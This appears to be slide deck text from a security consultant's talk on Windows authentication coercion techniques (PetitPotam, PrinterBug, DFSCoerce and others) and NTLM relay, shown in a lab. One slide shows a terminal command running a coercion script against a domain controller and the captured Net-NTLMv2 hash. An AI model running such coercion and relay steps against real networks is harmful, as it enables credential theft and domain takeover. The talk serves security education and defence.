




SBA
Research

The Power of Coercion Techniques in Windows Environments

How to use them to exploit vulnerabilities

 **Bundesministerium**
Klimaschutz, Umwelt,
Energie, Mobilität,
Innovation und Technologie

 **Bundesministerium**
Digitalisierung und
Wirtschaftsstandort

 **FFG**
Forschung.wirtk.


 **wirtschafts
agentur
wien**
Ein Fonds der
Stadt Wien

 **European
Commission**

FWF
Der Wissenschaftsfonds.

 **netidee**
OPEN INNOVATIONS

Why Are We Here?



whoami /all

Martin Grottenthaler @  SBA
Research

IT Security Consultant

- Penetration testing
- Red teaming
- Trainings



Kind of a Windows person 🤖

Agenda


1. What the Hack Is Coercion?
2. Hacking Using Coercion Techniques!
3. What to Do About It?

1. What the Hack Is Coercion?




What Does “Coercion” Mean?


Dictionary
Definitions from [Oxford Languages](#) · [Learn more](#)

 **coercion**
noun
noun: **coercion**; plural noun: **coercions**


the practice of persuading someone to do something by using force or threats.
"our problem cannot be solved by any form of coercion but only by agreement"

Similar: [force](#) [compulsion](#) [constraint](#) [duress](#) [oppression](#) [enforcement](#) 

Coercion in Windows (The Boring Way)



Coercion in Windows (The Fun Way)



Coercion Techniques in Detail



Some of the Techniques

1. PetitPotam (MS-EFSR)
 2. PrinterBug (MS-RPRN)
 3. ShadowCoerce (MS-FSRVP)
 4. DFSCoerce (MS-DFSNM) ← Domain Controller
 5. Push Subscriptions ← Exchange
 6. "Outlook Elevation of Privileges" ← User
-
- Generic Machine
- Domain Controller
- Exchange
- User

PetitPotam (MS-EFSR)



Thank you DALL·E!

What is PetitPotam?


<https://github.com/topotam/PetitPotam>

by Lionel Gilles

Discovered/Released in 2021

How Does It Work?

Encrypting File System Remote (EFSRPC) Protocol



Learn /

1 Introduction


Article • 02/14/2019 Feedback

The Encrypting File System Remote (EFSRPC) Protocol is used for performing maintenance and management operations on encrypted data that is stored remotely and accessed over a network. It is used in Windows to manage files that reside on remote file servers and are encrypted using the Encrypting File System (EFS).

Sections 1.5, 1.8, 1.9, 2, and 3 of this specification are normative. All other sections and examples in this specification are informative.

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/82543317-ac9c-4340-b6a6-8cd5e6ad8215

Example



The Lab



DC
(Server 2022)



Server
(Server 2022)



Windows 11



Kali Linux

How Does This Work in Real Life?



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Photo by [Markus Spiske](#) on [Unsplash](#)

What Did We Get?

Net-NTLMv2 authentication from **DC\$** (machine account)

Practically impossible to crack

But it can be relayed!

How can we use this? More on this later!

Sorry, This Has Been Fixed...



The screenshot shows the BleepingComputer website header with the logo and navigation menu. The article title is "Microsoft shares mitigations for new PetitPotam NTLM relay attack" by Ionut Ilascu, dated July 24, 2021, at 07:38 PM. The article text describes the attack and its mitigations.

BleepingComputer [Facebook] [Twitter] [Instagram] [YouTube] Search Site

NEWS ▾ DOWNLOADS ▾ VIRUS REMOVAL GUIDES ▾ TUTORIALS ▾ DEALS ▾

Home > News > Security > Microsoft shares mitigations for new PetitPotam NTLM relay attack

Microsoft shares mitigations for new PetitPotam NTLM relay attack

By **Ionut Ilascu** July 24, 2021 07:38 PM 0

Microsoft has released mitigations for the new PetitPotam NTLM relay attack that allows taking over a domain controller or other Windows servers.

PetitPotam is a new method that can be used to conduct an NTLM relay attack discovered by French security researcher Gilles Lionel ([Topotam](#)). This method was disclosed this week along with a proof-of-concept (PoC) script.

The new attack uses the Microsoft Encrypting File System Remote Protocol ([EFSRPC](#)) to force a device, including domain controllers, to authenticate to a remote NTLM relay controlled by a threat actor.

Once a device authenticates to a malicious NTLM server, a threat actor can steal hash and certificates that can be used to assume the identity of the device and its privileges.

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<https://www.bleepingcomputer.com/news/security/microsoft-shares-mitigations-for-new-petitpotam-ntlm-relay-attack/>

Twice Actually...

The screenshot shows the BleepingComputer website interface. At the top, the site name 'BLEEPINGCOMPUTER' is displayed in white on a dark blue background. To the right are social media icons for Facebook, Twitter, Instagram, and YouTube, along with a search bar labeled 'Search Site'. Below this is a navigation menu with categories: NEWS, DOWNLOADS, VIRUS REMOVAL GUIDES, TUTORIALS, and DEALS. The breadcrumb trail reads: Home > News > Security > Microsoft fixes new PetitPotam Windows NTLM Relay attack vector. The article title is 'Microsoft fixes new PetitPotam Windows NTLM Relay attack vector' in bold black text. The author is 'Lawrence Abrams' and the date is 'May 14, 2022' at '03:39 PM' with '0' comments. The article text states: 'A recent security update for a Windows NTLM Relay Attack has been confirmed to be a previously unfixed vector for the PetitPotam attack. During the May 2022 Patch Tuesday, Microsoft released a security update for an actively exploited NTLM Relay Attack labeled as a 'Windows LSA Spoofing Vulnerability' and tracked as CVE-2022-26925. "An unauthenticated attacker could call a method on the LSARPC interface and coerce the domain controller to authenticate to the attacker using NTLM. This security update detects anonymous connection attempts in LSARPC and disallows it." An NTLM Relay Attack allows threat actors to force devices, even domain controllers, to authenticate against malicious servers they control. Once a device authenticates, the malicious server can impersonate the device and gain all of its privileges. These attacks are significant problems as they could allow a threat actor to gain complete control over the domain.'

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<https://www.bleepingcomputer.com/news/security/microsoft-fixes-new-petitpotam-windows-ntlm-relay-attack-vector/>

So, It Is Fixed?

A screenshot of a search filter interface. At the top is a dropdown menu with the text "It's complicated" and a downward arrow. Below this is a filter box containing the text "Partner" and "Microsoft". At the bottom, there are three date filter buttons: "Since", "2021", "July", and "Day", each with a downward arrow.

Summary

One (out of 14) RPC methods has been patched

Unauthenticated RPC access is not allowed anymore

We now need an Active Directory user

Summary


One (out of 14) RPC methods has been patched

Unauthenticated RPC access is not allowed anymore

We now need an Active Directory user

~~✘ This is sufficient because users generally set very secure, unguessable passwords~~

Countermeasure: Use at Your Own Risk



<https://twitter.com/gentilkiwi/status/1421949715986403329>

What Now?


PetitPotam will not be fixed

- It's a feature

Countermeasures against the impact

- Easy and most probably already in your backlog
- More on this later

PrinterBug (MS-RPRN)



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! =



Thank you DALL·E!

What Is the PrinterBug

Discovered in 2018 by Will Schroeder

Possibly the oldest coercion technique (?)

<https://fr.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory#47>

How Does It Work?

Print System Remote Protocol (MS-RPRN)

Printer Service needs to be available on the target

What Is PrintNightmare?

Print spooler vulnerability

- Elevation of privileges
- Remote code execution

Has nothing to do with PrinterBug!

Mitigation removes Print Spooler

How Does This Work in Real Life?



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Photo by [Markus Spiske](#) on [Unsplash](#)

Screenshots

```
~ ip -br a
lo          UNKNOWN      127.0.0.1/8 ::1/128
eth0       UP            192.168.245.128/24 fe80::55be:42ae:3c9b:74b0/64
docker0    DOWN

~ python3 coercion/dementor.py -u test -p Password123 -d sba-research.lab 192.168.245.128 dc.sba-research.lab
[*] connecting to dc.sba-research.lab
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] done!

~
```

```
[SMB] NTLMv2-SSP Client      : 192.168.245.101
[SMB] NTLMv2-SSP Username   : SBA-RESEARCH\DC$
[SMB] NTLMv2-SSP Hash       : DC$::SBA-RESEARCH:1ecbd
004A0049005000300001001E00570049004E002D00470033004
4A004900500030002E004C004F00430041004C00030014004A0
010600040002000000080030003000000000000000000000
00000900280063006900660073002F003100390032002E00310
```


PrinterBug vs PetitPotam

	PrinterBug	PetitPotam
Type	RPC (MS-RPRN)	RPC (MS-EFSR)
Impact	Net-NTLMv2 authentication	Net-NTLMv2 authentication
Credentials	Required	Required
Availability on servers	Spool Service often disabled because of PrintNightmare	Yes (in my experience)
Fixed?	No	No

The Others

Yes, there are many!



ShadowCoerce (MS-FSRVP)

<https://github.com/ShutdownRepo/ShadowCoerce>

File Server Remote VSS protocol (shadow copies)

✓ Patched! (now only works as backup operator)

DFSCoerce (MS-DFSNM)

<https://github.com/Wh04m1001/DFSCoerce>

Distributed File System (DFS) Namespace
Management Protocol

Only works against domain controllers!

Exchange Push Subscriptions

<https://github.com/dirkjanm/privexchange/>

by Dirk-Jan Mollema

Only works against Exchange




Patched!

“Outlook Elevation of Privileges” (CVE-2023-23397)

Vulnerability in Outlook client itself

- Coercion of a user account
- Not completely fixed

How Does It Work?



Relation With Other Coercion Techniques

- **User accounts**, not machine accounts
 - Could be cracked 😊
- Outlook client vulnerability
- Might actually get fixed 😞

Summary: What the Hack Is Coercion?

Technique

- Many
- Here to stay (won't fix)


Impact

- So far, not much?
- Stay tuned!

